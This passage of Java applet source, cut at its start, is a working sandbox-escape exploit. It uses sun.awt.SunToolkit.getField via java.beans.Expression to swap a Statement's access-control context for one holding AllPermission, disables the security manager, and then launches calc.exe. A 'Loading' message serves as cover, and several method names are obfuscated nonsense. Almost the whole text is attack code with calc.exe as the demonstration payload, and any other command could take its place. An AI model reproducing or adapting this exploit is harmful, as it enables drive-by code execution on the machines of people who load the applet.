} catch (MalformedURLException e) {

}

return null;

}

private void SetField(Class paramClass, String paramString, Object paramObject1, Object paramObject2)

throws Throwable

{

Object arrayOfObject[] = new Object[2];

arrayOfObject[0] = paramClass;

arrayOfObject[1] = paramString;

Expression localExpression = new Expression(GetClass("sun.awt.SunToolkit"), "getField", arrayOfObject);

localExpression.execute();

((Field)localExpression.getValue()).set(paramObject1, paramObject2);

}

public void goAround(Statement asdf, AccessControlContext iPhone) throws Throwable

{

SetField(Statement.class, "acc", asdf, iPhone);

asdf.execute();

}

public void init()

{

try

{

enhanceStuff();

Process localProcess = null;

localProcess = Runtime.getRuntime().exec("calc.exe");

if(localProcess != null);

localProcess.waitFor();

}

catch(Throwable localThrowable)

{

localThrowable.printStackTrace();

}

}

public void paint(Graphics paramGraphics)

{

paramGraphics.drawString("Loading", 50, 25);

}

public void enhanceStuff()

{

String valr = "setSecurityManager";

Permissions fun = new Permissions();

fun.add(new AllPermission());

ProtectionDomain orangeYellow = null;

orangeYellow = blahFunc(orangeYellow, fun);

try {

Statement asdf = new Statement(System.class, valr, new Object[1]);

goAround(asdf, jjdfgj(kkakkka(orangeYellow)));

} catch (Throwable r) {}

}

public AccessControlContext jjdfgj(ProtectionDomain[] pDiddy) {

return new AccessControlContext(pDiddy);

}

public ProtectionDomain[] kkakkka(ProtectionDomain orangeYellow) {

return new ProtectionDomain[] {

orangeYellow

};

}

}